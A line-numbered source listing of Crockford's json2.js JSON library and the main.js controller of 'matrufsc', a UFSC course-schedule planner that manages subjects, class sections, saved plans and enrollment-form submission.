        used to select the members to be serialized. It filters the results
        such that only members with keys listed in the replacer array are
        stringified.

        Values that do not have JSON representations, such as undefined or
        functions, will not be serialized. Such values in objects will be
        dropped; in arrays they will be replaced with null. You can use
        a replacer function to replace those with JSON values.
        JSON.stringify(undefined) returns undefined.

        The optional space parameter produces a stringification of the
        value that is filled with line breaks and indentation to make it
        easier to read.

        If the space parameter is a non-empty string, then that string will
        be used for indentation. If the space parameter is a number, then
        the indentation will be that many spaces.

        Example:

        text = JSON.stringify(['e', {pluribus: 'unum'}]);
        // text is '["e",{"pluribus":"unum"}]'


        text = JSON.stringify(['e', {pluribus: 'unum'}], null, '\t');
        // text is '[\n\t"e",\n\t{\n\t\t"pluribus": "unum"\n\t}\n]'

        text = JSON.stringify([new Date()], function (key, value) {
            return this[key] instanceof Date ?
                'Date(' + this[key] + ')' : value;
        });
        // text is '["Date(---current time---)"]'


```

```
        JSON.parse(text, reviver)
            This method parses a JSON text to produce an object or array.
            It can throw a SyntaxError exception.

            The optional reviver parameter is a function that can filter and
            transform the results. It receives each of the keys and values,
            and its return value is used instead of the original value.
            If it returns what it received, then the structure is not modified.
            If it returns undefined then the member is deleted.

            Example:

            // Parse the text. Values that look like ISO date strings will
            // be converted to Date objects.

            myData = JSON.parse(text, function (key, value) {
                var a;
                if (typeof value === 'string') {
                    a =
/^(\d{4})-(\d{2})-(\d{2})T(\d{2}):(\d{2}):(\d{2}(?:\.\d*)?)Z$/.exec(value);
                    if (a) {
                        return new Date(Date.UTC(+a[1], +a[2] - 1, +a[3], +a[4],
                            +a[5], +a[6]));
                    }
                }
                return value;
            });

            myData = JSON.parse('["Date(09/09/2001)"]', function (key, value) {
                var d;
                if (typeof value === 'string' &&
                        value.slice(0, 5) === 'Date(' &&
                        value.slice(-1) === ')') {
                    d = new Date(value.slice(5, -1));
                    if (d) {
                        return d;
                    }
                }
                return value;
            });


    This is a reference implementation. You are free to copy, modify, or
    redistribute.
*/

/*jslint evil: true, regexp: true */

```

```
/*members "", "\b", "\t", "\n", "\f", "\r", "\"", JSON, "\\", apply,
    call, charCodeAt, getUTCDate, getUTCFullYear, getUTCHours,
    getUTCMinutes, getUTCMonth, getUTCSeconds, hasOwnProperty, join,
    lastIndex, length, parse, prototype, push, replace, slice, stringify,
    test, toJSON, toString, valueOf
*/


// Create a JSON object only if one does not already exist. We create the
// methods in a closure to avoid creating global variables.

var JSON;
if (!JSON) {
    JSON = {};
}

(function () {
    'use strict';

    function f(n) {
        // Format integers to have at least two digits.
        return n < 10 ? '0' + n : n;
    }

    if (typeof Date.prototype.toJSON !== 'function') {

        Date.prototype.toJSON = function (key) {

            return isFinite(this.valueOf())
                ? this.getUTCFullYear()     + '-' +
                    f(this.getUTCMonth() + 1) + '-' +
                    f(this.getUTCDate())      + 'T' +
                    f(this.getUTCHours())     + ':' +
                    f(this.getUTCMinutes())   + ':' +
                    f(this.getUTCSeconds())   + 'Z'
                : null;
        };

        String.prototype.toJSON      =
            Number.prototype.toJSON  =
            Boolean.prototype.toJSON = function (key) {
                return this.valueOf();
            };
    }

    var cx =
    ↪ /[\u0000\u00ad\u0600-\u0604\u070f\u17b4\u17b5\u200c-\u200f\u2028-\u202f\u2060-\u206f\ufe
        escapable =
        ↪ /[\\\"\x00-\x1f\x7f-\x9f\u00ad\u0600-\u0604\u070f\u17b4\u17b5\u200c-\u200f\u2028-\u2
```

```
198         gap,
199         indent,
200         meta = {    // table of character substitutions
201             '\b': '\\b',
202             '\t': '\\t',
203             '\n': '\\n',
204             '\f': '\\f',
205             '\r': '\\r',
206             '"' : '\\"',
207             '\\': '\\\\'
208         },
209         rep;
210
211
212     function quote(string) {
213
214 // If the string contains no control characters, no quote characters, and no
215 // backslash characters, then we can safely slap some quotes around it.
216 // Otherwise we must also replace the offending characters with safe escape
217 // sequences.
218
219         escapable.lastIndex = 0;
220         return escapable.test(string) ? '"' + string.replace(escapable, function (a)
        ↪ {
221             var c = meta[a];
222             return typeof c === 'string'
223                 ? c
224                 : '\\u' + ('0000' + a.charCodeAt(0).toString(16)).slice(-4);
225         }) + '"' : '"' + string + '"';
226     }
227
228
229     function str(key, holder) {
230
231 // Produce a string from holder[key].
232
233         var i,          // The loop counter.
234             k,          // The member key.
235             v,          // The member value.
236             length,
237             mind = gap,
238             partial,
239             value = holder[key];
240
241 // If the value has a toJSON method, call it to obtain a replacement value.
242
243         if (value && typeof value === 'object' &&
244                 typeof value.toJSON === 'function') {
```

```
245             value = value.toJSON(key);
246         }
247
248 // If we were called with a replacer function, then call the replacer to
249 // obtain a replacement value.
250
251         if (typeof rep === 'function') {
252             value = rep.call(holder, key, value);
253         }
254
255 // What happens next depends on the value's type.
256
257         switch (typeof value) {
258         case 'string':
259             return quote(value);
260
261         case 'number':
262
263 // JSON numbers must be finite. Encode non-finite numbers as null.
264
265             return isFinite(value) ? String(value) : 'null';
266
267         case 'boolean':
268         case 'null':
269
270 // If the value is a boolean or null, convert it to a string. Note:
271 // typeof null does not produce 'null'. The case is included here in
272 // the remote chance that this gets fixed someday.
273
274             return String(value);
275
276 // If the type is 'object', we might be dealing with an object or an array or
277 // null.
278
279         case 'object':
280
281 // Due to a specification blunder in ECMAScript, typeof null is 'object',
282 // so watch out for that case.
283
284             if (!value) {
285                 return 'null';
286             }
287
288 // Make an array to hold the partial results of stringifying this object value.
289
290             gap += indent;
291             partial = [];
292
```

```
293 // Is the value an array?
294
295             if (Object.prototype.toString.apply(value) === '[object Array]') {
296
297 // The value is an array. Stringify every element. Use null as a placeholder
298 // for non-JSON values.
299
300                 length = value.length;
301                 for (i = 0; i < length; i += 1) {
302                     partial[i] = str(i, value) || 'null';
303                 }
304
305 // Join all of the elements together, separated with commas, and wrap them in
306 // brackets.
307
308                 v = partial.length === 0
309                     ? '[]'
310                     : gap
311                     ? '[\n' + gap + partial.join(',\n' + gap) + '\n' + mind + ']'
312                     : '[' + partial.join(',') + ']';
313                 gap = mind;
314                 return v;
315             }
316
317 // If the replacer is an array, use it to select the members to be stringified.
318
319             if (rep && typeof rep === 'object') {
320                 length = rep.length;
321                 for (i = 0; i < length; i += 1) {
322                     if (typeof rep[i] === 'string') {
323                         k = rep[i];
324                         v = str(k, value);
325                         if (v) {
326                             partial.push(quote(k) + (gap ? ': ' : ':') + v);
327                         }
328                     }
329                 }
330             } else {
331
332 // Otherwise, iterate through all of the keys in the object.
333
334                 for (k in value) {
335                     if (Object.prototype.hasOwnProperty.call(value, k)) {
336                         v = str(k, value);
337                         if (v) {
338                             partial.push(quote(k) + (gap ? ': ' : ':') + v);
339                         }
340                     }
```

```
341                 }
342             }
343
344 // Join all of the member texts together, separated with commas,
345 // and wrap them in braces.
346
347             v = partial.length === 0
348                 ? '{}'
349                 : gap
350                 ? '{\n' + gap + partial.join(',\n' + gap) + '\n' + mind + '}'
351                 : '{' + partial.join(',') + '}';
352             gap = mind;
353             return v;
354         }
355     }
356
357 // If the JSON object does not yet have a stringify method, give it one.
358
359     if (typeof JSON.stringify !== 'function') {
360         JSON.stringify = function (value, replacer, space) {
361
362 // The stringify method takes a value and an optional replacer, and an optional
363 // space parameter, and returns a JSON text. The replacer can be a function
364 // that can replace values, or an array of strings that will select the keys.
365 // A default replacer method can be provided. Use of the space parameter can
366 // produce text that is more easily readable.
367
368             var i;
369             gap = '';
370             indent = '';
371
372 // If the space parameter is a number, make an indent string containing that
373 // many spaces.
374
375             if (typeof space === 'number') {
376                 for (i = 0; i < space; i += 1) {
377                     indent += ' ';
378                 }
379
380 // If the space parameter is a string, it will be used as the indent string.
381
382             } else if (typeof space === 'string') {
383                 indent = space;
384             }
385
386 // If there is a replacer, it must be a function or an array.
387 // Otherwise, throw an error.
388
```

```
            rep = replacer;
            if (replacer && typeof replacer !== 'function' &&
                    (typeof replacer !== 'object' ||
                    typeof replacer.length !== 'number')) {
                throw new Error('JSON.stringify');
            }

// Make a fake root object containing our value under the key of ''.
// Return the result of stringifying the value.

            return str('', {'': value});
        };
    }


// If the JSON object does not yet have a parse method, give it one.

    if (typeof JSON.parse !== 'function') {
        JSON.parse = function (text, reviver) {

// The parse method takes a text and an optional reviver function, and returns
// a JavaScript value if the text is a valid JSON text.

            var j;

            function walk(holder, key) {

// The walk method is used to recursively walk the resulting structure so
// that modifications can be made.

                var k, v, value = holder[key];
                if (value && typeof value === 'object') {
                    for (k in value) {
                        if (Object.prototype.hasOwnProperty.call(value, k)) {
                            v = walk(value, k);
                            if (v !== undefined) {
                                value[k] = v;
                            } else {
                                delete value[k];
                            }
                        }
                    }
                }
                return reviver.call(holder, key, value);
            }


// Parsing happens in four stages. In the first stage, we replace certain
```

```
437 // Unicode characters with escape sequences. JavaScript handles many characters
438 // incorrectly, either silently deleting them, or treating them as line endings.
439
440             text = String(text);
441             cx.lastIndex = 0;
442             if (cx.test(text)) {
443                 text = text.replace(cx, function (a) {
444                     return '\\u' +
445                         ('0000' + a.charCodeAt(0).toString(16)).slice(-4);
446                 });
447             }
448
449 // In the second stage, we run the text against regular expressions that look
450 // for non-JSON patterns. We are especially concerned with '()' and 'new'
451 // because they can cause invocation, and '=' because it can cause mutation.
452 // But just to be safe, we want to reject all unexpected forms.
453
454 // We split the second stage into 4 regexp operations in order to work around
455 // crippling inefficiencies in IE's and Safari's regexp engines. First we
456 // replace the JSON backslash pairs with '@' (a non-JSON character). Second, we
457 // replace all simple value tokens with ']' characters. Third, we delete all
458 // open brackets that follow a colon or comma or that begin the text. Finally,
459 // we look to see that the remaining characters are only whitespace or ']' or
460 // ',' or ':' or '{' or '}'. If that is so, then the text is safe for eval.
461
462             if (/^[\],:{}\s]*$/
463                     .test(text.replace(/\\(?:["\\\/bfnrt]|u[0-9a-fA-F]{4})/g, '@')
464
                        ↪  .replace(/"[^"\\\n\r]*"|true|false|null|-?\d+(?:\.\d*)?(?:[eE][+\-]?
                        ↪  ']')
465                         .replace(/(?:^|:|,)(?:\s*\[)+/g, ''))) {
466
467 // In the third stage we use the eval function to compile the text into a
468 // JavaScript structure. The '{' operator is subject to a syntactic ambiguity
469 // in JavaScript: it can begin a block or an object literal. We wrap the text
470 // in parens to eliminate the ambiguity.
471
472                 j = eval('(' + text + ')');
473
474 // In the optional fourth stage, we recursively walk the new structure, passing
475 // each name/value pair to a reviver function for possible transformation.
476
477                 return typeof reviver === 'function'
478                     ? walk({'': j}, '')
479                     : j;
480             }
481
482 // If the text is not JSON parseable, then a SyntaxError is thrown.
```

```
483
484             throw new SyntaxError('JSON.parse');
485         };
486     }
487 }());
```

main.js

```
1  const default_db = current_display_semester();
2  /**
3   * @constructor
4   */
5  function Main(ui_materias, ui_turmas, ui_logger, ui_creditos, ui_horario,
6                ui_saver, ui_campus, ui_planos, ui_updates, ui_avisos,
7                combo, state, display, persistence, database)
8  {
9      var self = this;
10
11     function display_combinacao(cc)
12     {
13         var horas_aula = 0;
14         for (const materia of state.plano.materias.list) {
15             materia.ui_turma.style.textAlign = "center";
16             if (materia.selected == -1) {
17                 materia.ui_turma.innerHTML =
                   ↪  "<strike>      </strike>";
18                 materia.ui_selected.checked = 0;
19                 materia.ui_selected.disabled = "disabled";
20             } else if (materia.selected == 0) {
21                 materia.ui_turma.innerHTML =
                   ↪  "<strike>      </strike>";
22                 materia.ui_selected.checked = 0;
23                 materia.ui_selected.disabled = "";
24             }
25         }
26
27         display.reset();
28         var c = state.plano.combinacoes.get(cc);
29         if (!c) {
30             cc = 0;
31         } else {
32             c.horarios_combo.forEach(function(horario){
33                 for (var k in horario.turmas) {
34                     if (horario.turmas[k].selected) {
35                         var turma = horario.turmas[k];
36                         break;
37                     }
```

```
38                  }
39                  if (!turma)
40                      var turma = horario.turma_representante;
41                  var horario_selecionado = 0;
42                  for (const t of turma.materia.turmas) {
43                      if (t.selected) {
44                          if (horario_selecionado == 0) {
45                              horario_selecionado = t.horario;
46                          } else {
47                              if (t.horario != horario_selecionado) {
48                                  horario_selecionado = 0;
49                                  break;
50                              }
51                          }
52                      }
53                  }
54
55                  turma.materia.ui_turma.innerHTML = turma.materia.chosen_class;
56                  turma.materia.ui_selected.checked = true;
57                  turma.materia.ui_selected.disabled = "";
58                  horas_aula += parseInt(turma.aulas.length);
59                  display.turma(c, turma);
60              });
61          }
62          state.plano.combinacoes.set_current(cc);
63          state.plano.combinacao = cc;
64          ui_creditos.set_horas_aula(horas_aula);
65      }
66
67      function new_materia(nome) {
68          codigo = nome.substr(0,7).toUpperCase();
69          if (state.plano.materias.get(codigo)) {
70              ui_logger.set_text("'" + codigo + "' ja foi adicionado", "lightcoral");
71              return;
72          }
73          var materia = state.plano.materias.new_item(codigo, nome, state.campus,
            ↪  state.semestre);
74          state.plano.materias.new_turma(materia);
75          ui_materias.add(materia);
76          ui_turmas.create(materia);
77          state.plano.materias.selected = materia.codigo;
78          ui_logger.set_text("'" + nome + "' adicionada", "lightgreen");
79          update_all();
80      };
81      function add_materia(result) {
82          var materia = state.plano.materias.add_json(result, state.campus,
            ↪  state.semestre);
83          if (!materia) {
```

```
84              ui_logger.set_text("'" + result.codigo + "' ja foi adicionada",
                ↪  "lightcoral");
85              return;
86          }
87          ui_materias.add(materia);
88          ui_turmas.create(materia);
89          state.plano.materias.selected = materia.codigo;
90          ui_logger.set_text("'" + result.codigo + "' adicionada", "lightgreen");
91          update_all();
92      }
93
94      /* self */
95      self.new_materia = new_materia;
96      self.add_materia = add_materia;
97
98      /* UI_materias */
99      ui_materias.cb_changed = function(materia, attr, str) {
100         if (str == "") {
101             ui_logger.set_text("o código não pode ser vazio", "lightcoral");
102         } else if (attr == "codigo" && state.plano.materias.get(str)) {
103             ui_logger.set_text("código '" + str + "' já está sendo usado",
                ↪  "lightcoral");
104         } else {
105             state.plano.materias.changed(materia, attr, str);
106             update_all();
107         }
108     };
109     ui_materias.cb_select = function(materia, checked) {
110         self.m_stop();
111         materia.selected = checked ? 1 : 0;
112         if (materia.selected) {
113             var selected = 0;
114             for (var i = 0; i < materia.turmas.length; i++) {
115                 var turma = materia.turmas[i];
116                 if (turma.selected)
117                     selected = 1;
118             }
119             if (!selected) {
120                 for (var i = 0; i < materia.turmas.length; i++) {
121                     var turma = materia.turmas[i];
122                     turma.selected = 1
123                 }
124                 ui_turmas.create(materia);
125                 state.plano.materias.selected = materia.codigo;
126             }
127         }
128         update_all();
129     };
```

```
130     ui_materias.cb_onmoveup    = function(materia) {
131         self.m_stop();
132         var m = state.plano.materias.list;
133         for (var i = 0; i < m.length; i++)
134             if (m[i] == materia)
135                 break;
136         if (i >= m.length) {
137             return;
138         }
139         if (i == 0)
140             return;
141         m[i].row.parentNode.insertBefore(m[i].row, m[i-1].row);
142         var tmp = m[i-1];
143         m[i-1]  = m[i  ];
144         m[i  ]  = tmp;
145         update_all();
146     };
147     ui_materias.cb_onmovedown  = function(materia) {
148         self.m_stop();
149         var m = state.plano.materias.list;
150         for (var i = 0; i < m.length; i++)
151             if (m[i] == materia)
152                 break;
153         if (i >= m.length) {
154             return;
155         }
156         if (i == m.length-1)
157             return;
158         m[i].row.parentNode.insertBefore(m[i+1].row, m[i].row);
159         var tmp = m[i+1];
160         m[i+1]  = m[i  ];
161         m[i  ]  = tmp;
162         update_all();
163     };
164     ui_materias.cb_onremove    = function(materia) {
165         self.m_stop();
166         var selected = state.plano.materias.get(state.plano.materias.selected);
167         if (selected && selected.codigo == materia.codigo)
168             ui_turmas.reset();
169         ui_logger.set_text("'" + materia.codigo + "' removida", "lightgreen");
170         materia.row.parentNode.removeChild(materia.row);
171         state.plano.materias.remove_item(materia);
172         state.plano.materias.selected = "";
173         ui_materias.fix_width();
174         update_all();
175         self.issues();
176     };
177     var m_array = null;
```

```
178     var m_timer = null;
179     var m_count = null;
180     self.m_stop = function() {
181         var c = state.plano.combinacoes.get_current();
182         if (!c)
183             return;
184         if (m_array && m_array.length)
185             display.out(c, m_array[m_count]);
186         if (m_timer)
187             clearTimeout(m_timer);
188         m_timer = null;
189         m_array = null;
190         m_count = null;
191     }
192     self.m_update_turma = function() {
193         if (!m_array.length)
194             return;
195         if (m_count != -1)
196             display.out(state.plano.combinacoes.get_current(), m_array[m_count]);
197         m_count++;
198         if (m_count >= m_array.length)
199             m_count = 0;
200         display.over(state.plano.combinacoes.get_current(), m_array[m_count]);
201         if (m_array.length != 1)
202             m_timer = setTimeout((function(t){return
                ↪  function(){t.m_update_turma();}})(self), 1000);
203     }
204     ui_materias.cb_onmouseover = function(materia) {
205         var c = state.plano.combinacoes.get_current();
206         if (!c)
207             return;
208         for (var i = 0; i < c.horarios_combo.length; i++) {
209             var horario = c.horarios_combo[i];
210             var turma = horario.turma_representante;
211             if (turma.materia == materia) {
212                 display.over(c, turma);
213                 return;
214             }
215         }
216         m_array = materia.turmas.filter(function(turma){return turma.selected;});
217         m_count = -1;
218         self.m_update_turma();
219     };
220     ui_materias.cb_onmouseout  = function(materia) {
221         var c = state.plano.combinacoes.get_current();
222         if (!c)
223             return;
224         for (var i = 0; i < c.horarios_combo.length; i++) {
```

```
225             var horario = c.horarios_combo[i];
226             var turma = horario.turma_representante;
227             if (turma.materia == materia) {
228                 display.out(c, turma);
229                 return;
230             }
231         }
232         self.m_stop();
233     };
234     ui_materias.cb_onclick     = function(materia) {
235         ui_turmas.create(materia);
236         state.plano.materias.selected = materia.codigo;
237     }
238     /* UI_turmas */
239     ui_turmas.cb_toggle_agrupar = function() {
240         var materia = state.plano.materias.get(state.plano.materias.selected);
241         materia.agrupar = materia.agrupar ? 0 : 1;
242         materia.fix_horarios();
243         update_all();
244         ui_turmas.create(materia);
245         state.plano.materias.selected = materia.codigo;
246     };
247     ui_turmas.cb_new_turma   = function() {
248         var materia = state.plano.materias.get(state.plano.materias.selected);
249         state.plano.materias.new_turma(materia);
250         ui_turmas.create(materia);
251         state.plano.materias.selected = materia.codigo;
252         update_all();
253     };
254     ui_turmas.cb_remove_turma = function(turma) {
255         var materia = turma.materia;
256         state.plano.materias.remove_turma(materia, turma);
257         ui_turmas.remove_turma(turma);
258         update_all();
259         self.issues();
260     };
261     var overlay = null;
262     function clear_overlay() {
263         overlay = [[],[],[],[],[],[]];
264     }
265     clear_overlay();
266     function update_all(comb) {
267         if (self.editando) {
268             var editando = self.editando;
269             var aulas = new Array();
270             for (dia = 0; dia < 6; dia++)
271                 for (hora = 0; hora < 14; hora++)
272                     if (overlay[dia][hora]) {
```

```
273                         var aula = new Aula(dia, hora, "SALA");
274                         for (var k = 0; k < editando.aulas.length; k++) {
275                             var a2 = editando.aulas[k];
276                             if (a2.dia == dia && a2.hora == hora) {
277                                 aula.sala = a2.sala;
278                                 break;
279                             }
280                         }
281                         aulas.push(aula);
282                     }
283             editando.horario.aulas = aulas;
284             for (var k in editando.horario.turmas)
285                 editando.horario.turmas[k].aulas = aulas;
286             editando.materia.fix_horarios();
287             clear_overlay();
288             ui_horario.set_toggle(null);
289             ui_turmas.edit_end();
290             ui_turmas.create(editando.materia);
291             state.plano.materias.selected = editando.materia.codigo;
292             self.editando = null;
293         }
294         if (comb == null)
295             var current = state.plano.combinacoes.get_current();
296         state.plano.combinacoes.generate(state.plano.materias.list);
297         if (comb == null)
298             comb = state.plano.combinacoes.closest(current)
299         if (comb < 1 || comb > state.plano.combinacoes.length())
300             comb = 1;
301         display_combinacao(comb);
302         var errmsg = new String();
303         var m = state.plano.materias.list;
304         for (var i = 0; i < m.length; i++) {
305             var materia = m[i];
306             if (materia.selected == -1) {
307                 errmsg += " " + materia.codigo;
308             }
309         }
310         if (errmsg != "") {
311             ui_logger.set_persistent("materias em choque:" + errmsg, "lightcoral");
312         } else {
313             ui_logger.clear_persistent();
314         }
315         ui_logger.reset();
316         current = null;
317         mudancas = state.plano.combinacoes.get_current();
318         persistence.write_state(state.to_json());
319     }
320     self.editando = null;
```

```
321     function edit_start(turma) {
322         if (self.editando) {
323             if (self.editando == turma) {
324                 update_all();
325                 return;
326             }
327             update_all();
328         }
329         var materia = state.plano.materias.get(state.plano.materias.selected);
330         clear_overlay();
331         var c       = state.plano.combinacoes.get_current();
332         var fake    = state.plano.combinacoes.copy(c, turma.materia);
333         for (var i = 0; i < turma.aulas.length; i++) {
334             var dia  = turma.aulas[i].dia;
335             var hora = turma.aulas[i].hora;
336             overlay[dia][hora] = true;
337         }
338         function display(dia, hora, tipo, fake) {
339             /* 0 clear
340              * 1 normal
341              * 2 over
342              * 3 comb
343              * 4 choque 1
344              * 5 choque 2
345              */
346             switch (tipo) {
347                 case 0: ui_horario.clear_cell(dia, hora); break;
348                 case 1: ui_horario.display_cell(dia, hora,
                    ↪ {fixed:false,text:turma.materia.codigo,bgcolor:turma.materia.cor,color:"black
                    ↪ break;
349                 case 2: ui_horario.display_cell(dia, hora, Cell.grey
                    ↪ (turma.materia.codigo)); break;
350                 case 3: ui_horario.display_cell(dia, hora,
                    ↪ Cell.normal(fake[dia][hora])); break;
351                 case 4: ui_horario.display_cell(dia, hora,
                    ↪ {fixed:false,text:turma.materia.codigo,bgcolor:"black",color:"red"});
                    ↪ break;
352                 case 5: ui_horario.display_cell(dia, hora, Cell.red
                    ↪ (turma.materia.codigo)); break;
353             }
354         };
355         function onover(dia, hora) {
356             var eq = fake   [dia][hora] ? fake[dia][hora].horario == turma.horario :
                ↪ 0;
357             var a1 = overlay[dia][hora] ? 0 : 1;
358             var a2 = fake   [dia][hora] ? 0 : 1;
359             var a3 = eq                 ? 0 : 1;
360             var todisplay = [ [ [ 2, 5 ], [ 1, 1 ] ], [ [ 3, 4 ], [ 2, 2 ] ] ];
```

```
361             display(dia, hora, todisplay[a1][a2][a3], fake);
362         };
363         function onout(dia, hora) {
364             var eq = fake   [dia][hora] ? fake[dia][hora].horario == turma.horario :
                ↪  0;
365             var a1 = overlay[dia][hora] ? 0 : 1;
366             var a2 = fake   [dia][hora] ? 0 : 1;
367             var a3 = eq                 ? 0 : 1;
368             var todisplay = [ [ [ 0, 5 ], [ 1, 1 ] ], [ [ 3, 3 ], [ 0, 0 ] ] ];
369             display(dia, hora, todisplay[a1][a2][a3], fake);
370         };
371         function toggle(dia, hora) {
372             if (overlay[dia][hora])
373                 overlay[dia][hora] = false;
374             else
375                 overlay[dia][hora] = true;
376             onover(dia, hora);
377         };
378         ui_horario.set_toggle(toggle, onover, onout);
379         ui_turmas.edit_start(turma);
380         self.editando = turma;
381         for (var dia = 0; dia < 6; dia++)
382             for (var hora = 0; hora < 14; hora++)
383                 onout(dia, hora);
384     }
385     ui_turmas.cb_edit_turma = function(turma) {
386         edit_start(turma);
387     };
388     ui_turmas.cb_onmouseover = function(turma) {
389         display.over(state.plano.combinacoes.get_current(), turma);
390     };
391     ui_turmas.cb_onmouseout = function(turma) {
392         display.out(state.plano.combinacoes.get_current(), turma);
393     };
394     ui_turmas.cb_changed = function(turma, checked) {
395         const current_course = state.plano.materias.selected;
396         state.plano.materias.find(current_course).chosen_class = turma.nome
397         turma.selected = checked ? 1 : 0;
398         turma.materia.selected = 1;
399     };
400     ui_turmas.cb_updated = function(materia) {
401         var turma = display.get_selected();
402         update_all();
403         if (materia)
404             ui_turmas.create(materia);
405         if (turma)
406             display.over(state.plano.combinacoes.get_current(), turma);
407     };
```

```
408
409     ui_turmas.cb_ok = function() {
410         update_all();
411     };
412     ui_turmas.cb_cancel = function() {
413         clear_overlay();
414         ui_horario.set_toggle(null);
415         ui_turmas.edit_end();
416         self.editando = null;
417         display_combinacao(state.plano.combinacoes.current());
418     };
419     /* UI_saver */
420     ui_saver.cb_ods = function() {
421         var identifier = ui_saver.input.value;
422         if (!identifier) {
423             identifier = "matrufsc";
424         }
425         ui_saver.form.action = "ods.cgi?q=" + encodeURIComponent(identifier +
        ↪  ".ods");
426         ui_saver.form_input.value = JSON.stringify(state.preview());
427         ui_saver.form.submit();
428     };
429     ui_saver.cb_download = function(ext) {
430         var identifier = ui_saver.input.value;
431         if (!identifier) {
432             identifier = "matrufsc";
433         }
434         ui_saver.form.action = "ping.cgi?q=" + encodeURIComponent(identifier + ext);
435         ui_saver.form_input.value = state.to_json();
436         ui_saver.form.submit();
437     };
438     ui_saver.cb_upload = function() {
439         if (window.File && window.FileReader && window.FileList && window.Blob) {
440             var input = document.createElement("input");
441             input.style.display = "none";
442             input.type = "file";
443             input.onchange = function(e) {
444                 if (!e.target.files[0]) {
445                     ui_logger.set_text("nenhum arquivo selecionado", "lightcoral");
446                     document.body.removeChild(input);
447                 } else {
448                     for (var f = 0; f < e.target.files.length; f++) {
449                         var fname = e.target.files[f];
450                         var filereader = new FileReader();
451                         filereader.fname = fname;
452                         filereader.onload = function(file) {
453                             try {
454                                 var nome = file.target.fname.name;
```

```
455                                 var id = nome.substr(0, nome.lastIndexOf('.')) ||
                                    ↪ nome;
456                                 var statestr = file.target.result;
457                                 var state3 = JSON.parse(statestr);
458                                 self.load(state3, id);
459                                 ui_logger.set_text("horário carregado do arquivo " +
                                    ↪ nome, "lightgreen");
460                                 persistence.write_id(id);
461                                 persistence.write_state(statestr);
462                             } catch (e) {
463                                 ui_logger.set_text("erro ao carregar arquivo",
                                    ↪ "lightcoral");
464                             }
465                             if (input) {
466                                 document.body.removeChild(input);
467                                 input = null;
468                             }
469                         };
470                         filereader.readAsText(fname);
471                     }
472                 }
473             };
474             document.body.appendChild(input);
475             input.click();
476         } else {
477             ui_logger.set_text("é preciso um navegador mais recente para fazer
                ↪ upload", "lightcoral");
478         }
479     };
480     ui_saver.cb_cleanup = function() {
481         ui_creditos.reset();
482         ui_materias.reset();
483         ui_updates.reset();
484         ui_planos.reset();
485         ui_logger.reset(true);
486         ui_turmas.reset();
487         display.reset();
488         state.reset();
489         ui_campus.set_campus(state.campus);
490         ui_campus.set_semestre(state.semestre);
491         self.set_db(state.semestre, state.campus);
492         persistence.reset();
493         ui_saver.reset();
494         ui_planos.startup(state);
495     };
496     ui_saver.cb_save = function(identifier) {
497         self.save(identifier);
498     };
```

```
499     ui_saver.cb_load = function(identifier, cb_error) {
500         if (!identifier || identifier == "") {
501             ui_logger.set_text("identifier invalido", "lightcoral");
502             return;
503         }
504 
505         let url = 'load/' + identifier;
506 
507         const debug = true;
508         if (debug) {
509             url = 'http://localhost:5000/matrufsc' + url;
510         }
511 
512         let request = new Request(
513             url,
514             {
515                 method: 'GET',
516                 headers: {
517                     'Accept': 'application/json',
518                     'Content-Type': 'application/json',
519                 },
520             }
521         );
522 
523         fail = function() {
524             ui_logger.set_text(
525                 'erro ao abrir horário para "' + identifier + '" ',
526                 'lightcoral'
527             );
528 
529             if (cb_error) {
530                 cb_error();
531             }
532         };
533 
534         fetch(request)
535             .then(function(response) {
536                 if (!response.ok) {
537                     fail();
538                 }
539                 response.text().then(function (text) {
540                     text = text.replace(/'/g, '"');
541                     try {
542                         var state_to_load = JSON.parse(text);
543                     } catch (e) {
544                         fail();
545                         throw e;
546                     }
```

```
547                     self.load(state_to_load, identifier);
548                     ui_logger.set_text(
549                         'horário para "' + identifier + '" foi carregado',
550                         'lightgreen'
551                     );
552                 });
553             });
554
555         ui_logger.waiting('carregando horário para "' + identifier + '"');
556     }
557
558     ui_saver.cb_enroll = () => {
559         const x =
        ↪  window.open('https://cagr.sistemas.ufsc.br/matricula/pedido?cmd=mostralogin&tipoUsua
560         setTimeout(() => {
561             x.close();
562
563             function sendEnrollRequest(plan, final) {
564                 const courseList = plan.materias.list;
565                 const nomes = courseList.map(c => c.codigo).join("#")
566                 const turmas = courseList.map(c => c.chosen_class).join("#")
567                 const currentPlanIndex = state.planos.indexOf(plan) + 1;
568                 const filler = "0#".repeat(courseList.length);
569
570                 document.getElementById("nomes").value = nomes;
571                 document.getElementById("turmas").value = turmas;
572                 document.getElementById("aulas").value = filler;
573                 document.getElementById("codHorarios").value = filler;
574                 document.getElementById("tipos").value = filler;
575                 document.getElementById("formatura").value = -1;
576                 document.getElementById("matricula").value =
                ↪  document.getElementById("enroll_id_input").value;
577                 document.getElementById("planoAtivo").value = currentPlanIndex;
578                 if (final) {
579                     document.getElementById("plano").disabled = true;
580                     document.getElementById("copiarPlano").disabled = true;
581                 } else {
582                     document.getElementById("plano").value = currentPlanIndex + 1;
583                     document.getElementById("copiarPlano").disabled = false;
584                 }
585                 document.getElementById("cmd").value = final ? "Concluir Pedido" :
                ↪  "troca";
586                 document.getElementById("enroll_form").submit();
587             }
588
589             const activePlans = state.planos.filter(plan =>
            ↪  plan.materias.list.length > 0);
590             for (const plan of activePlans) {
```

```
591                 const final = state.planos.indexOf(plan) === activePlans.length - 1;
592                 sendEnrollRequest(plan, final);
593             }
594         }, 500);
595     }
596
597     ui_horario.cb_select = function() {
598         display_combinacao(state.plano.combinacoes.current());
599         ui_turmas.set_height(ui_horario.height());
600     };
601
602     ui_campus.cb_campus = function(campus) {
603         self.set_db(state.semestre, campus);
604         state.campus = campus;
605     }
606     ui_campus.cb_semestre = function(semestre) {
607         self.set_db(semestre, state.campus);
608         state.semestre = semestre;
609     }
610     /* UI_planos */
611     ui_planos.cb_clean = function() {
612         var really = confirm("Você quer mesmo limpar este plano?");
613         if (really) {
614             ui_creditos.reset();
615             ui_materias.reset();
616             ui_updates.reset();
617             ui_logger.reset(true);
618             ui_turmas.reset();
619             display.reset();
620             state.plano.cleanup();
621             update_all();
622         }
623     };
624     ui_planos.cb_dup = function(n) {
625         var really = confirm("Você quer mesmo copiar este plano para o plano " +
        ↪  (n+1) + "?");
626         if (really) {
627             var state_plano = state.copy_plano(state.plano);
628             var plano_to_load = JSON.parse(JSON.stringify(state_plano));
629             state.planos[n] = state.new_plano(plano_to_load, n);
630             ui_creditos.reset();
631             ui_materias.reset();
632             ui_logger.reset(true);
633             ui_turmas.reset();
634             display.reset();
635             self.set_plano(state.planos[n]);
636             ui_planos.startup(state);
637         }
```

```
638     };
